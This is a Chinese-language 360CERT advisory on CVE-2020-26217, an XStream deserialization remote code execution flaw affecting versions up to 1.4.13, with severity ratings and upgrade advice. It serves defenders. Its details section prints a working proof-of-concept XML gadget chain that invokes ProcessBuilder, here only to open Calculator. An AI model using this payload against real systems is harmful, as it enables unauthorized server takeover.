

# 安全漏洞通告

CVE-2020-26217: XStream 远程代码执行漏洞通告

360CERT

北京奇虎科技有限公司 | 2020-11-16

## 报告信息

报告名称	CVE-2020-26217: XStream 远程代码执行漏洞通告		
报告类型	安全漏洞通告	报告编号	B6-2020-111601
报告版本	1	报告日期	2020-11-16
报告作者	360CERT	联系方式	cert@360.cn
提供方	北京奇虎科技有限公司		
接收方			

## 报告修订记录

报告版本	日期	修订	审核	描述
1	2020-11-16	360CERT	360CERT	撰写报告

## 目录

一、	漏洞档案 .....	1
二、	漏洞简述 .....	2
三、	漏洞评级 .....	3
四、	漏洞详情 .....	4
五、	影响版本 .....	5
六、	安全建议 .....	6
(一)	通用修补方案 .....	6
七、	产品侧解决方案 .....	7
(一)	360 安全分析响应平台 .....	7
八、	参考链接 .....	8
附录 A	报告风险等级说明 .....	9
附录 B	影响面说明 .....	11
附录 C	360 内部评分体系 .....	12

## 一、漏洞档案



漏洞类型	序列化漏洞
CVE 编号	CVE-2020-26217
相关厂商	Xstream
相关组件	xstream
威胁等级	严重
影响面	一般
360CERT 评分	9.8
修复方案	通用修补方案
漏洞发布时间	2020-11-16
报告生成时间	2020-11-16

## 二、漏洞简述

2020年11月16日，360CERT监测发现 XStream 发布了 XStream 安全更新的风险通告，该漏洞编号为 CVE-2020-26217，漏洞等级：严重，漏洞评分：9.8。

XStream 发布安全更新修复了一处反序列化漏洞，旧版 XStream 中存在一处黑名单绕过，利用该绕过可触发恶意的反序列化流程，导致远程代码执行。

未授权的远程攻击者通过向使用 XStream 的 web 应用发送特制请求，可导致远程代码执行，并获得该服务器控制权限。

对此，360CERT 建议广大用户及时将 XStream 升级到最新版本。与此同时，请做好资产自查以及预防工作，以免遭受黑客攻击。

### 三、漏洞评级

---

经过安全技术人员的分析，最终对该漏洞的评定结果如下


评定方式	等级
威胁等级	严重
影响面	一般
360CERT 评分	9.8

## 四、漏洞详情

### CVE-2020-26217: 序列化漏洞

XStream 的反序列化流程中存在一处黑名单绕过，允许 恶意反序列化链 执行，最终导致远程代码执行。该漏洞是 CVE-2013-7285 的进一步变体，其原因是 `javax.imageio.ImageIO$ContainsFilter` 该类对象 在与其他实现命令执行、代码执行的 类对象 一起使用的时候会造成代码执行。

```
15 ▶ public class Vul {
16 ▶     public static void main(String[] args) {
17         final String xml = ""
18             + "<string class='javax.imageio.spi.FilterIterator'>\n"
19             + "    <iter class='java.util.ArrayList$Itr'>\n"
20             + "        <cursor>0</cursor>\n"
21             + "        <lastRet>1</lastRet>\n"
22             + "        <expectedModCount>1</expectedModCount>\n"
23             + "    </iter>\n"
24             + "    <outer-class>\n"
25             + "        <java.lang.ProcessBuilder>\n"
26             + "            <command>\n"
27             + "                <string>open</string>\n"
28             + "                <string>-a</string>\n"
29             + "                <string>Calculator</string>\n"
30             + "            </command>\n"
31             + "        </java.lang.ProcessBuilder>\n"
32             + "    </outer-class>\n"
33             + " </string>\n"
34             + " <filter class='javax.imageio.ImageIO$ContainsFilter'>\n"
35             + "     <method>\n"
36             + "         <class>java.lang.ProcessBuilder</class>\n"
37             + "         <name>start</name>\n"
38             + "         <parameter-types/>\n"
39             + "     </method>\n"
40             + "     <name>start</name>\n"
41             + " </filter>\n"
42             + " </string>";
43         XStream xStream = new XStream();
44         // xStream.allowTypes(new String[]{"javax.imageio.ImageIO$ContainsFilter"});
45         // xStream.allowTypeHierarchy(Iterator.class);
46         final Iterator<?> iterator = (Iterator<?>) xStream.fromXML(xml);
47         iterator.next();
48     }
```



## 五、影响版本

产品名称	影响版本
xstream	<=1.4.13

360CERT



## 六、安全建议

---

### (一) 通用修补方案

参考官方通告升级到 1.4.14:

新版 XStream 下载地址: <https://github.com/x-stream/xstream/releases>

360CERT

## 七、产品侧解决方案

### (一) 360 安全分析响应平台

360 安全大脑的安全分析响应平台通过网络流量检测、多传感器数据融合关联分析手段，对该类漏洞的利用进行实时检测和阻断，请用户联系相关产品区域负责人或([shaoyulong#360.cn](mailto:shaoyulong@360.cn))获取对应产品。



## 八、 参考链接

---

### 1. XStream 官方通告

<http://x-stream.github.io/CVE-2020-26217.html>

360CERT

## 附录 A 报告风险等级说明

360CERT 评分是依托 CVSS3.1 的评价体系，由 360CERT 进行分数评定的危害评分

严重	
评定标准	1. $9.0 \leq 360\text{CERT 评分} \leq 10$ 2. Top20 组件 3. PoC/Exp 公开可直接利用 4. 获得系统权限 5. 蠕虫性攻击
危害结果	1. 任意攻击者可直接发起攻击 2. 直接获得服务器控制权限 3. 直接影响业务服务运行 4. 核心敏感数据泄漏 5. 下载任意文件 6. 易造成资金风险
修复建议	建议在 3 个工作日内对涉及的产品/组件进行修复操作

高危	
评定标准	1. $7.0 \leq 360\text{CERT 评分} < 9$ 2. 通用组件 3. PoC 公开 4. 获得服务/数据库权限
危害结果	1. 系统/服务/资源垂直越权 2. 获得数据库权限 3. 可造成资金风险
修复建议	建议在 7 个工作日内对涉及的产品/组件进行修复操作

中危	
评定标准	<ol style="list-style-type: none"> <li>1. <math>4.0 \leq 360\text{CERT 评分} &lt; 7</math></li> <li>2. 需要额外的操作步骤方可实现攻击</li> <li>3. 对服务的运行产生影响但不影响功能                             <ol style="list-style-type: none"> <li>a) 占用存储空间</li> <li>b) 降低执行效率</li> </ol> </li> <li>4. 获得平台用户级权限</li> </ol>
危害结果	<ol style="list-style-type: none"> <li>1. 需要额外的操作步骤实现危害行为</li> <li>2. 获得平台平行越权</li> <li>3. 任意文件上传</li> <li>4. 难造成资金风险</li> </ol>
修复建议	建议在 12 个工作日内对涉及的产品/组件进行修复操作

低危	
评定标准	<ol style="list-style-type: none"> <li>1. <math>0 \leq 360\text{CERT 评分} &lt; 4</math></li> <li>2. 不对服务的运行产生影响</li> </ol>
危害结果	暂无
修复建议	建议在 20 个工作日内对涉及的产品/组件进行修复操作

## 附录 B 影响面说明

影响面说明	
广泛	影响主体数 > 10w 底层依赖库
一般	5w < 影响主体数 < 10w 开源库
局限	影响主体数 < 5w 特制版本的

## 附录 C 360 内部评分体系

**360 内部评分体系**是 360CERT 安全研究人员经过一系列的数据分析和调查研究，并结合多年的漏洞研究经验最终得出的一套针对漏洞和安全事件的科学评分标准。此套评分体系能够用来评测漏洞和安全事件的严重程度，并帮助确定所需反应的紧急度和重要度。经验证，此评分体系适用于市面上几乎所有的漏洞和安全事件。

**360 内部评分体系**建立在“CVSS 漏洞评分体系”的基础上，其最终分数是取决于多个指标的公式，最终计算得出的近似的漏洞利用容易程度和漏洞利用的影响。分数范围是 0 到 10，其中最严重的是 10。该分数能较直观地反映漏洞的威胁等级，具体对应规则如下：

分数	威胁等级
9.0 - 10.0	严重
7.0 - 8.9	高危
4.0 - 6.9	中危
0 - 3.9	低危